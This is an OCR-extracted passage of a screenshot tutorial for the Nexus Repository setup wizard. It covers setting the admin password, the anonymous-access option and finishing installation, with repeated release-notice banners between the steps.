
How can Nexus Repository improve to help you save time each day?

Setup 1 of 4

This wizard will help you complete required setup tasks.

Next

Choose a new (and simple) password for the admin user.



Nexus Repository 3.23.0 is now available. This release includes Import for Raw and Maven formats (Pro Only), Nexus Intelligence via npm audit, and more. See the Release notes for more information. Download it now

**Please choose a password for the admin user** 2 of 4

New password:


*****

Confirm password:

*****

Back Next

For the next prompt, click on "next" right away.



Nexus Repository 3.23.0 is now available. This release includes Import for Raw and Maven formats (Pro Only), Nexus Intelligence via npm audit, and more. See the Release notes for more information. Download it now

**Configure Anonymous Access** 3 of 4


Enabling anonymous access will allow unauthenticated downloads, browsing, and searching of repository content by default. Permissions for unauthenticated users can be changed by editing the roles assigned to the **anonymous** user.

More information

□ Enable anonymous access

Back Next

The installation is finished. Click on "Finish:.



